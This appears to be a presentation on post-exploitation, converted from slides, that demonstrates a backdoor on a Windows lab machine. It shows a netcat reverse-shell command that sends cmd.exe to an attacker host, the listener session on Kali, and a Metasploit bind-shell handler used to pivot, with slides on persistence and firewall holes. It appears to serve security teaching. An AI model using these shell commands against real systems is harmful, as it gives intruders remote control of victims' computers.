
# We're In!






So you got in my computer,  
what's the big deal?

# Let's Start With a Backdoor...



# Now We'll Punch a Hole in the Firewall..



# Netcat is Calling...

```
Command Prompt - nc -nv 192.168.56.227 4444 -e cmd.exe
C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete>whoami
desktop-d9p2v5t\stevelackey
C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::45e5:50de:ec73:8fd4%6
    IPv4 Address. . . . . : 192.168.56.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.56.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete>nc -nv 192.168.56.227 4444 -e cmd.exe
(UNKNOWN) [192.168.56.227] 4444 (?) open
```

# We Have a Manual Backdoor...




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.227] from (UNKNOWN) [192.168.56.129] 49850  
Microsoft Windows [Version 10.0.17763.557]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete>whoami  
whoami  
desktop-d9p2v5t\stevelackey  
  
C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 160F-5F80  
  
Directory of C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete  
  
06/19/2019 10:54 AM <DIR> .  
06/19/2019 10:54 AM <DIR> ..  
08/19/2017 02:58 PM          59,392 nc.exe  
                1 File(s)          59,392 bytes  
                2 Dir(s)  50,869,268,480 bytes free  
  
C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
    Connection-specific DNS Suffix  . : localdomain  
    Link-local IPv6 Address . . . . . : fe80::45e5:50de:ec73:8fd4%6  
    IPv4 Address. . . . . : 192.168.56.129  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.56.2  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :  
  
C:\Users\SteveLackey\Documents\Archive - Do_Not_Delete>
```





To persist or not to persist...that  
is the question!

# We Automate Our Backdoor & Persist!





We persist! Now what?

# Now we can use our Victim to Pivot

```
Module options (exploit/multi/handler):
```

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```
Payload options (windows/shell/bind_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LPORT	4444	yes	The listen port
RHOST	192.168.56.129	no	The target address

```
Exploit target:
```

Id	Name
0	Wildcard Target


```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started bind TCP handler against 192.168.56.129:4444  
[*] Encoded stage with x86/shikata_ga_nai  
[*] Sending encoded stage (267 bytes) to 192.168.56.129  
[*] Command shell session 1 opened (192.168.56.227:36015 -> 192.168.56.129:4444) at 2019-06-19 13:28:17 -0400
```

```
^Z
```

```
Background session 1? [y/N] y  
msf5 exploit(multi/handler) > █
```

# Let's Get Busy on the Network

